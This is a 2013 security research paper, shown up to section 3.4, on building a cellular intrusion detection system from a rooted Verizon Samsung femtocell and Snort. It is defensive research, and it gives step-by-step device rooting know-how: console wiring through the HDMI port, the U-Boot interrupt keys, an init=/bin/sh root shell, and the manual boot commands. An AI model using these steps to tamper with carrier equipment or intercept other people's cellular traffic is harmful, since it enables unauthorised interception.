Do-It-Yourself Cellular Intrusion Detection System

Sherri Davidoff*, David Harrison*, Randi Price, Scott Fretheim
**Equal first author credit.*

LMG Security
www.LMGsecurity.com
research@lmgsecurity.com

July 24, 2013

Abstract

Hacked mobile devices pose extreme risks to confidentiality and information security. Smartphones are carried everywhere: throughout corporations, government agencies, and our nation's critical infrastructure. Infected mobile devices can intercept text messages, capture location and usage data, and even record surrounding audio.

To make matters worse, everyday security professionals and researchers do not have access to inspect cellular network traffic, and therefore cannot detect or respond to mobile malware by deploying network monitoring and intrusion prevention/detection systems, which are commonly used in wireless and Ethernet LANs. Recently, mobile device management (MDM) solutions have grown in popularity, but these solutions are expensive and require control over endpoint devices (especially impractical in BYOD environments).

There is a solution. Cellular intrusion detection systems (CIDSs) are not only possible– they are an inexpensive and effective way to combat mobile malware. LMG set out to demonstrate the potential of CIDSs by creating a low-cost, proof-of-concept CIDS using a commercial Home-Node B ("femtocell") and open-source intrusion detection software (Snort).

For less than $300, LMG created a CIDS by modifying a Verizon Samsung femtocell and redirecting traffic to a Linux-based Snort server. To test the effectiveness of the CIDS, LMG infected a smartphone with the Android.Stels malware and developed custom-written Snort rules to detect it.

As shown in this paper, the CIDS successfully detected and alerted upon the infection and the malware's subsequent command-and-control (C&C) communications with the attacker's server. LMG also identified a weakness in the malware's C&C protocol and remotely took control of the Android.Stels bot.

This experiment demonstrated that a low-cost CIDS can effectively be used to detect and respond to smartphone malware infections that traverse the cellular network, without requiring installation of any software on the smartphone itself. By making local cellular network traffic visible to everyday security professionals and researchers, we can reverse a critical asymmetry between attack and defense capabilities, and give defenders tools for detecting and preventing mobile malware cheaply and effectively.

Contents

1 Overview

Hacked mobile devices pose extreme risks to confidentiality and information security everywhere. Smartphones are carried throughout corporations, government agencies, and our nation's critical infrastructure. They are hard to control: frequently brought offsite, often personally owned, even while they are used for access to enterprise email and sensitive information. They also have serious vulnerabilities. For example, last fall researchers found that certain Android phones had a flaw which allowed hackers to perform a remote factory reset, destroying all user data without warning.[1]

1.1 The Explosion of Mobile Malware

Juniper Networks reported that the total amount of mobile malware increased 614% between 2012 and 2013.[2] Malware such as DroidCleaner (2013),[3] TigerBot (2012),[4] and NickiSpy (2013)[5] allow attackers to silently intercept text messages, capture location and usage data, and even record surrounding audio. Attackers have demonstrated the ability to infect smartphones with sophisticated malware and steal sensitive personal and corporate information from smartphones themselves. By infecting endpoint devices, attackers can also launch attacks on the cellular network infrastructure itself and other mobile devices connected to it.

1.2 A Weakened Defense

Infected mobile devices are carried throughout corporations, government agencies and everywhere their users roam, potentially recording audio, intercepting phone/text communications, and more. Security professionals in these environments have no way to reliably detect the presence of the malware unless enterprise antivirus software is installed on every smartphone in the environment. Recently, mobile device management (MDM) solutions have grown in popularity, but these solutions are expensive and require control over endpoint devices. It is logistically very difficult (if not impossible) to install host-based antivirus software on all smartphones in an environment. Moreover, host-based antivirus and management software can be disabled by malware which controls the device. Organizations that allow BYOD are at especially high risk due to lack of visibility combined with lack of control over endpoint devices.

As a standard practice, organizations often deploy network monitoring and intrusion detection/prevention capabilities to reduce the risk of security breaches on their local 802.11 and

[1] Melanie Pinola, "It's Not Just Samsung Phones: How to Check If Your Android Device Is Vulnerable to The Remote Wipe Hack," September 27, 2012. Accessed July 25, 2013. http://lifehacker.com/5946919/check-if-your-android-device-is-vulnerable-to-the-remote-wipe-hack.

[2] "Juniper Networks Third Annual Mobile Threats Report: March 2012 through March 2013," Juniper Networks, Inc., 2013.

[3] "DroidCleaner: Android malware that infects PCs," February 4, 2013, http://www.infosecurity-magazine.com/view/30560/droidcleaner-android-malware-that-infects-pcs. Accessed July 25, 2013.

[4] "Android.Tigerbot," Symantec Corporation, http://www.symantec.com/security_response/writeup.jsp?docid=2012-041010-2221-99&tabid=2. Accessed July 25, 2013.

[5] "Android.Nickispy," Symantec Corporation, http://www.symantec.com/security_response/writeup.jsp?docid=2011-072714-3613-99&tabid=2 Accessed July 25, 2013.

Ethernet networks. Enterprise security professionals can detect infected devices on these LANs using network-based intrusion detection systems (NIDS), and reduce the risk of compromise through the use of transparent web proxies and network intrusion prevention systems (NIPS).

Defenders, however, do not have the ability to install intrusion detection systems to detect and prevent the growing number of attacks launched through the cellular networks that permeate their environments. Attackers take over smartphone endpoints and communicate over the cellular network, but defenders have no ability to detect or monitor their traffic. Malicious network activity involving mobile devices on the cellular network is currently invisible to the key stakeholders that have the most interest in securing them.

This lack of visibility places defenders at an extreme disadvantage compared with the attackers. **Attackers today can launch attacks through and upon the cellular network infrastructure, with little risk of being thwarted by enterprise security professionals.**

1.3 Solution: Cellular IDS

Cellular intrusion detection systems (CIDS) are not only possible– they are an inexpensive and effective way to combat mobile malware. Network-based visibility is critical for detection and prevention of endpoint device infections, regardless of whether the physical network is Ethernet, 802.11 or cellular. Security professionals need access to inspect traffic from smartphones and other cellular devices in their environments in order to protect their organizations and end users, just as with Ethernet and 802.11 networks.

To demonstrate the huge potential benefits of CIDSs, LMG's research team developed a proof-of-concept CIDS for less than $300, and then used it to detect and alert upon Android malware.

Verizon's Samsung femtocell was used as a base platform for the proof-of-concept CIDS. In recent years, cellular providers have popularized "femtocells"– essentially, miniature cellular base stations designed to allow users to boost cell signals at home and work. These femtocells tunnel traffic from mobile handsets through the carrier's network using the Internet.

LMG gained root access on the Verizon femtocell and then modified it to export network traffic to a separate system running the Snort intrusion detection software. Next, an Android smartphone was connected to the femtocell and infected with the Android.Stels malware. LMG showed that the CIDS successfully detected and alerted upon the infection, as well as the phone's subsequent command-and-control (C&C) communications with the attacker's server.

By analyzing the CIDS alerts and corresponding traffic captures, LMG was able to identify a weakness in the malware's C&C communications. Using a transparent web proxy, LMG researchers then intercepted the bot's C&C commands and remotely gained control of the malware.

In this experiment, LMG researchers showed that:

1. An inexpensive consumer femtocell can be converted into a cellular intrusion detection system (CIDS) for less than $300 in hardware;
2. The CIDS can effectively detect and alert upon malware infections and C&C traffic, without requiring installation of any software on the smartphone device;

3. Network-based security measures such as web proxies and intrusion prevention systems can be used to remotely shut down smartphone malware.

1.4 Benefits of Cellular Intrusion Detection

By making local cellular network traffic visible to everyday security professionals and researchers, we can reverse a critical asymmetry between attack and defense capabilities, and lay the foundation for widespread development of cellular intrusion detection/prevention techniques that organizations can deploy to protect their environments. Defenders can produce network monitoring and intrusion detection/prevention systems for local cellular networks within enterprises, perhaps in partnership with telecommunications providers. This will provide enterprise security professionals with some capability to detect and prevent compromises even in bring-your-own-device (BYOD) environments where defenders have little or no control over the endpoints.

Low-cost methods for inspecting local cellular traffic will also allow defenders to conduct more extensive research into mobile malware at greatly reduced cost. Researchers can begin developing publicly available signatures to detect malware on the cellular network, as well as methods for containing malicious traffic, processes for conducting mobile network forensic investigations, and more. Based on early research, defenders can produce signatures for common types of mobile malware, including SMS-based command-and-control channels. Access to the cellular interfaces of mobile devices will give researchers the ability to investigate possible vulnerabilities in cellular protocols or implementations of those protocols. In the long term, this research will also benefit telecommunications companies and agencies that currently shoulder the burden of cellular network security, and vendors that will develop and market cellular network inspection and CIDS/CIPS products.

By providing key stakeholders with tools to inspect cellular traffic and detect threats in their own environments, we can empower everyday security professionals to proactively protect their organizations from mobile malware.

Many people have commented on the convergence of the "phone" and "Internet" networks. Even the content of the networks has converged: users frequently have voice and video conversations through their desktops, and surf the web via their smartphones. Over the next few years, both the use model and the threat landscape of the cellular network and the Internet will converge, and defenders' strategies need to converge as well.

The remainder of this report details how LMG converted the Verizon Samsung femtocell into a CIDS, describes the CIDS configuration in depth, reviews the Android.Stels infection experiment and provides a walk-through of the forensic analysis and response.

2 Methodology

This section includes an overview of the setup and test methodology for the Do-It-Yourself Cellular IDS project, describes traditional analysis techniques, reviews the foundational research which LMG's research built upon, and details LMG's laboratory setup.

2.1 Do-It-Yourself Cellular IDS Project

LMG researchers modified a commercial Home Node-B (commonly known as a "femtocell") to bypass the need for engineering a cellular network sniffer with a dedicated implementation of the CDMA2000 protocol stack for 3G traffic. LMG's team gained root access to a Verizon femtocell manufactured by Samsung and modified software on the underlying Linux operating system so that network traffic was copied and sent over the local LAN to a separate CIDS. The CIDS converted the network traffic into a libpcap-compatible format, which was processed by the Snort intrusion detection software. LMG then analyzed the resulting packet captures and Snort alerts.

For demonstration purposes, LMG infected a phone with the Android.Stels malware, and then used the CIDS to conduct network forensics and develop custom-written Snort signatures to alert on the malware infection and C&C traffic. LMG tested the signatures in the laboratory and verified their effectiveness, as detailed in section 4.

2.2 Traditional Mobile Traffic Analysis Techniques

For most security researchers, analysis of 3G and 4G network traffic is currently inaccessible. There are no widely-available, low-cost ways to gain access to this type of traffic. Commercial solutions for capturing 3G traffic are prohibitively expensive, with equipment costing $300,000 to $400,000.

Currently, mobile traffic is typically analyzed using WiFi connections as a stand-in for the cellular network. The mobile device is connected to a WiFi network, and traffic is captured over an Ethernet or 802.11 LAN. This provides an incomplete picture of malware behavior since it excludes protocols such as SMS and MMS as well as IP traffic sent over 3G or 4G data networks. Furthermore, it does not allow enterprise security professionals to detect and respond to infected mobile devices connected to the cellular network in their local environments.

Security researchers also investigate mobile malware behavior using host-based analysis techniques. This requires that researchers have access to the device itself (not realistic for many real-life scenarios), and also typically does not provide a complete picture of the malware's network behavior or profile.

2.3 Foundation for Current Research

This project builds off of previous research into HNBs. In 2011, security researchers demonstrated that European femtocells can be used to gain access to cellular traffic and launch attacks on the cellular network[6]. However, the purpose of this research was to demonstrate vulnerabilities in the cellular network infrastructure, not to examine cellular traffic itself. Furthermore, previous research in to HNBs has been concentrated on systems such as Ubiquisys femtocells and the Vodafone Sure Signal that are not used by U.S. carriers and use GSM/UMTS protocols, as opposed to the CDMA/CDMA2000 protocols used by many U.S. carriers. Several HNBs, such as the Samsung Ubicell SCS-2U01 used by Verizon wireless and the Cisco Microcell used by AT&T, have had published loopholes which allowed researchers to gain root access to the underlying operating systems[7] In theory, a researcher can modify the operating system and change the configuration of applications to route cellular traffic through the researcher's platform.

This concept provided the foundation for the Do-It-Yourself Cellular IDS project.

2.4 Lab Setup

LMG's cellular network forensics research laboratory included several important pieces of equipment, described in this section. A parts list for reproducing the Do-It-Yourself CIDS is available in Appendix A.

2.4.1 Radio-frequency shielded enclosure

LMG's cellular forensic laboratory includes an STE3000-FAV radio-frequency (RF) shielded test enclosure, manufactured by Ramsey Electronics. [8] This enclosure is designed to block RF signals from entering the device. It includes a precision-sealed cover, mesh gloves, filtered data ports and a DVR for recording audio and video inside the enclosure. This RF-shielded enclosure is normally used for LMG's cell phone forensics services, to ensure isolation of mobile devices during live examination.

When conducting network forensics research, it is critically important to ensure that only known, specific communications are intercepted, in order to adhere to professional standards of conduct and legal obligations. In addition, for the purposes of running reproducible and scientifically valid experiments, the test environment should be carefully controlled. For these purposes, the LMG research team chose to restrict physical access at Layer 1 by blocking radio signals to the femtocell using a specialized Faraday cage.

[6] Ravishankar Borgaonkar, Nico Golde and Kevin Redon, "Femtocells: A Poisonous Needle in the Operators Hay Stack," http://media.blackhat.com/bh-us-11/Borgaonkar/BH_US_11_RaviNicoKredon_Femtocells-WP.pdf. Accessed July 25, 2013.

[7] "Gaining Root on Samsung Femtocells," http://rsaxvc.net/blog/2011/7/17/Gaining%20root%20on%20Samsung%20Fem July 26, 2013.

[8] Ramsey Electronics, "STE3000 Specifications," http://www.ramseytest.com/product.php?pid=10. Accessed July 26, 2013.

While it is theoretically possible to configure the femtocells to only allow connections from specific phones, restricting RF signals provided several advantages. First, since the research involved modifying the femtocell's software configuration, the effectiveness of software-level protections was questionable. Second, ensuring a controlled environment was important enough that the researchers felt that isolation should be verifiable and achieved without depending on a third party's software configuration.

LMG's forensics lab contains a specialized radio-frequency (RF) shielded test enclosure with filtered power, USB, Ethernet and other ports, shown in Figures 1 and 2. For this project, the femtocell was placed inside the shielded enclosure, along with a test phone. A GPS antenna was run from the box (via an SMB connector) to a window. After the femtocell obtains a GPS lock, and the test phone was connected to the femtocell. VPN traffic from the femtocell was copied and exported to a separate system, through a filtered Ethernet port in the RF shielded enclosure. Devices inside the box were connected to an interior power strip which was filtered and routed to the outside.

Analysis of the network traffic and signal levels shown by devices inside the box indicated that an appropriate level of cellular isolation was achieved when the lid of the box was closed. Figure 2.4.1 shows the completed femtocell setup inside the RF-shielded enclosure.




Figure 1: LMG's STE3000-FAV radio-frequency (RF) shielded test enclosure, manufactured by Ramsey Electronics. The test enclosure is normally used to provide isolation for cellular devices undergoing examination in LMG's cellular forensic laboratory. For this project, the enclosure was used to ensure that only LMG mobile stations could connect to the femtocell during testing.




Figure 2: Custom ports on LMG's STE3000-FAV radio-frequency (RF) shielded test enclosure. For this projects, the adapters included USB (for connecting to the femtocell's console), Ethernet, and SMB (for the GPS antenna).




Figure 3: The Verizon Samsung femtocell connected inside the RF-shielded enclosure for the Do-It-Yourself IDS experiment.

2.4.2 Femtocells

Two models of Verizon Samsung femtocells were used in testing: the SCS-2U01 and the SCS-26UC4 (shown in Figure 4. These models were very similar, and the descriptions and instructions throughout this report apply to both unless otherwise indicated.

Based on information in the femtocells' /etc/VERSION files, the femtocells used in this experiment were running version 3.4.6 of the devices' proprietary application software (RFS Raw and RFS Append images).

Figure 4: The Verizon Samsung SCS-26UC4 femtocell.

2.4.3 Phones

LMG obtained three phones for use in the experiment: a Samsung Illusion on Verizon, a Motorola DROID on Verizon, and a Huwei Fusion 2 on AT&T. All three phones were running variants of the Android operating system. The AT&T phone was used as the outside caller. During each experiment, one Verizon phone was placed inside the RF-shielded box.

Please see Appendix E for smartphone hardware and software details.

2.4.4 CIDS

The Cellular Intrusion Detection System ("CIDS") was a Dell Optiplex GX260 with a Pentium 4 processor and 1GB of RAM. The operating system was Ubuntu 10.04 LTS. Although dated, this system was more than capable of handling the traffic produced by the femtocell during laboratory experiments. Depending upon the volume of traffic produced, researchers may opt to obtain more powerful hardware.

The CIDS was used to capture data using netcat, convert the results to libpcap-compatible format, write the file to disk and run the Snort IDS process. The CIDS also ran an FTP server which was used to transfer files to the femtocell, as well as a DHCP server, from which the

femtocell received a DHCP lease. During the final weeks of research, the Dell was replaced with a more modern Acer Aspire laptop in preparation for a live demonstration at the Black Hat 2013 conference. [9]

2.4.5 Hub

LMG connected the femtocell and CIDS to the LAN using a 24-port Netgear hub (model DS524). The Netgear DS524 was chosen in general for the laboratory environment because, as a true hub, it offers advantages for sniffing traffic. Note that while useful for debugging, a hub (as opposed to a switch) is not a requirement for the Do-It-Yourself Cellular IDS project. Any modern switch or hub will suffice.

2.4.6 Development laptops

Two laptops were used primarily for the purposes of femtocell examination and software development. Each laptop needed to have USB connectivity, and ran Linux configured for ARM software development. ARM Development was done in a QEMU emulator running Debian Squeeze for ARM. Instructions for configuring QEMU and Debian for ARM are avaliable on the Debian website[10].

2.4.7 HDMI Cable and FTDI Friend

To connect the CIDS to the femtocell, LMG purchased an HDMI cable and an FTDI Friend. [11] The FTDI Friend, shown in Figure 5 is a modified FTDI FT232RL chip adapter, designed to transfer serial data from 4 signal lines over a USB connector to a computer.




Figure 5: The FTDI Friend is a modified FTDI FT232RL chip adapter, designed to transfer serial data from 4 signal lines over a USB connector to a computer.

[9] Black Hat 2013 Workshops,"Do-It-Yourself Cellular IDS," https://www.blackhat.com/us-13/briefings.html#Davidoff. Accessed July 26, 2013.

[10] Lenny, Armel, "Index of armel32," http://people.debian.org/ aurel32/qemu/armel/. Accessed July 26, 2013.

[11] Ada Fruit Industries, "FTDI Friend + extras - v1.0," http://www.adafruit.com/products/284. Accessed July 26, 2013.

Please see Appendix A for a parts list, along with pricing.

3 Femtocell Access and Modification

Each Verizon Samsung femtocell had the following externally accessible interfaces (see Figures 6 and 7 for photographs):

- Power (DV 12V; 1.5 A)
- Ethernet
- RF antenna (for sending and receiving client cell phone signals)
- GPS antenna port
- HDMI (beneath a rubber cover under the base of the unit)

Figure 6: The Verizon Samsung SCS-26UC4 femtocell, showing Ethernet, power and RF antenna (from left to right).

Figure 7: The base of the Verizon Samsung SCS-26UC4 femtocell, showing the HDMI port which LMG leveraged to gain console access.

3.1 Gaining Console Access

Researcher Richard Allen had previously reported that the HDMI port on the Verizon Samsung femtocell could be used to gain console access, as follows:[12]

> *You may have noticed that the SCS-26UC4 has what appears to be an HDMI port. However, if you have a meter, you may have also noticed that the HDMI port doesn't follow the HDMI specification - it has a 3.3 volt power line instead of a 5 volt line. Curiouser and curiouser, many of the other pins are not connected properly either for an HDMI port. It turns out, that this HDMI connector is actually a 3.3 volt asynchronous Linux console port.*
>
> *Assuming you used a standard HDMI cable from Wal-Mart and a 3.3Volt FTDI serial adapter, make the following connections:*
>
> 1. *HDMI bare copper ground to FTDI Black(Ground)*
> 2. *HDMI White to FTDI Yellow (RX to computer)*
> 3. *HDMI Orange to FTDI Orange(TX from computer)*

[12] Allen, Richard "Attaching a Console Cable to the Samsung/Verizon SCS-26UC4," Dec. 2012, http://rsaxvc.net/. Accessed July 26, 2013.

LMG purchased an FTDI Friend from Adafruit Industries[13]. To connect the FTDI Friend to the femtocell HDMI port, LMG:

1. Cut the HDMI Cable and stripped the wiring back;
2. Stripped pins 16, 17 and ground;
3. Soldered HDMI to FTDI FT232RL as described above

While waiting for the FTDI Friend to arrive in the mail, LMG researchers became impatient. It turned out that the DEFCON 20 (2012) badge included an RS232-to-USB adapter. LMG wired an HDMI cable to the RS232 interface on the badge, and was able to successfully connect to the femtocell's console using the DEFCON badge, as shown in Figure 8.




Figure 8: LMG wired an HDMI cable to the RS232 interface on the DEFCON 20 badge, and was able to successfully connect to the femtocell's console.

Once physically connected to the console port, LMG gained access to the femtocell's console using the Linux "screen" command with a baud rate of 115200:8N1 for the SCS-2U01, or 57600:8N1 for the SCS-24UC4. [14]

3.2 U-Boot Modifications

The Samsung SCS-2U01 and SCS-26UC4 both use the Das U-Boot bootloader (hereafter referred to as "U-Boot").[15] However, Samsung modified the version of U-Boot installed on the femtocell.

[13] Ada Fruit Industries, "FTDI Friend + extras - v1.0," http://www.adafruit.com/products/284. Accessed July 26, 2013.

[14] Allen, Richard "Attaching a Console Cable to the Samsung/Verizon SCS-26UC4," Dec. 2012, http://rsaxvc.net/. Accessed July 26, 2013.

[15] http://sourceforge.net/projects/u-boot/

In particular, Samsung modified the keys necessary to interrupt the femtocell's autoboot process. By default, the femtocell automatically boots into a customized version of Montevista Linux which is password-protected. In order to gain root access to the device, you need to interrupt the U-Boot autoboot and modify the boot arguments to execute a shell as root.

Fortunately, since U-Boot is under Gnu General Public License (GPL), Samsung is required to publicly release their modifications to the U-Boot source code. [16] Richard Allen compared Samsung's release to the standard U-Boot release, and found that the key combination for interrupting autoboot had been changed to "sys\r." [17]

LMG then gained root access on the SCS-2U01 femtocell by interrupting the U-Boot autoboot process, adding init=/bin/sh to the bootargs environment variable. This caused the onandboot command to create a root command prompt. Please see B for detailed commands.

This produced a root command prompt.

Note: Samsung pushed out an update to the femtocells in February 2013 which sets the UBoot autoboot delay to zero, effectively preventing root access using this method.

3.3 Stepping Through the Boot Process

Once LMG had gained root console access, the team began stepping through the Samsung SCS-2U01 boot process in order to understand how it worked. As a first step, LMG manually completed the boot procedure by executing the following commands:

```
cd /etc/rc.d/rcS.d/

./S03mountvirtfs-early
./S04udev
./S09mountvirtfs
./S10checkroot.sh
./S30checkfs.sh
./S35devpts.sh
./S35devshm.sh
./S35mountall.sh
./S39ifupdown start
./S40networking start
./S41portmap
./S45mountnfs.sh
./S55bootmisc.sh
./S60mountonenand.sh
/etc/rc.d/extract_rfs.sh
```

[16] http://www.samsung.com/global/business/telecomm/opensource/femtocell.html

[17] Allen, Richard "How to stop AutoBoot on the Samsung SCS-26UC4" http://rsaxvc.net/blog/2010/12/11/How%20to%20stop%20AutoBoot%20on%20the%20Samsung%20SCS-26UC4.html

At this point, the filesystem was fully functional but the cellular service programs were not started.

To start the cellular service programs, LMG ran the scripts in /etc/rc.d/rc5.d:

```
cd /etc/rc.d/rc5.d/
./S09backuplog.sh
./S10syslog start
./S20inetd start
./S50version_info.sh
./S60USER_MODE.sh start
```

Notice that /etc/rc.d/rc5.d/S70app.sh was not included. This is the script that starts GPS, VPN, and cellular service. Since these services provide remote access to the femtocell, they can result in modifications to the running system. Therefore, the team chose to conduct much of the filesystem analysis while the GPS, VPN and cellular services were not activated.

To manually activate GPS, VPN and cellular service, LMG executed the contents of the S70app.sh script as follows:

```
/usr/local/etc/gpsr &
/usr/local/etc/mac_oam &
/app/vpn/vpn &
/etc/init.d/ssh start &
/usr/sbin/logrotate /etc/logrotate.conf -t 59 -D 1 -C 04:00:00 &
cd /ubin
./uimhx &
```

3.4 Exporting the Filesystem

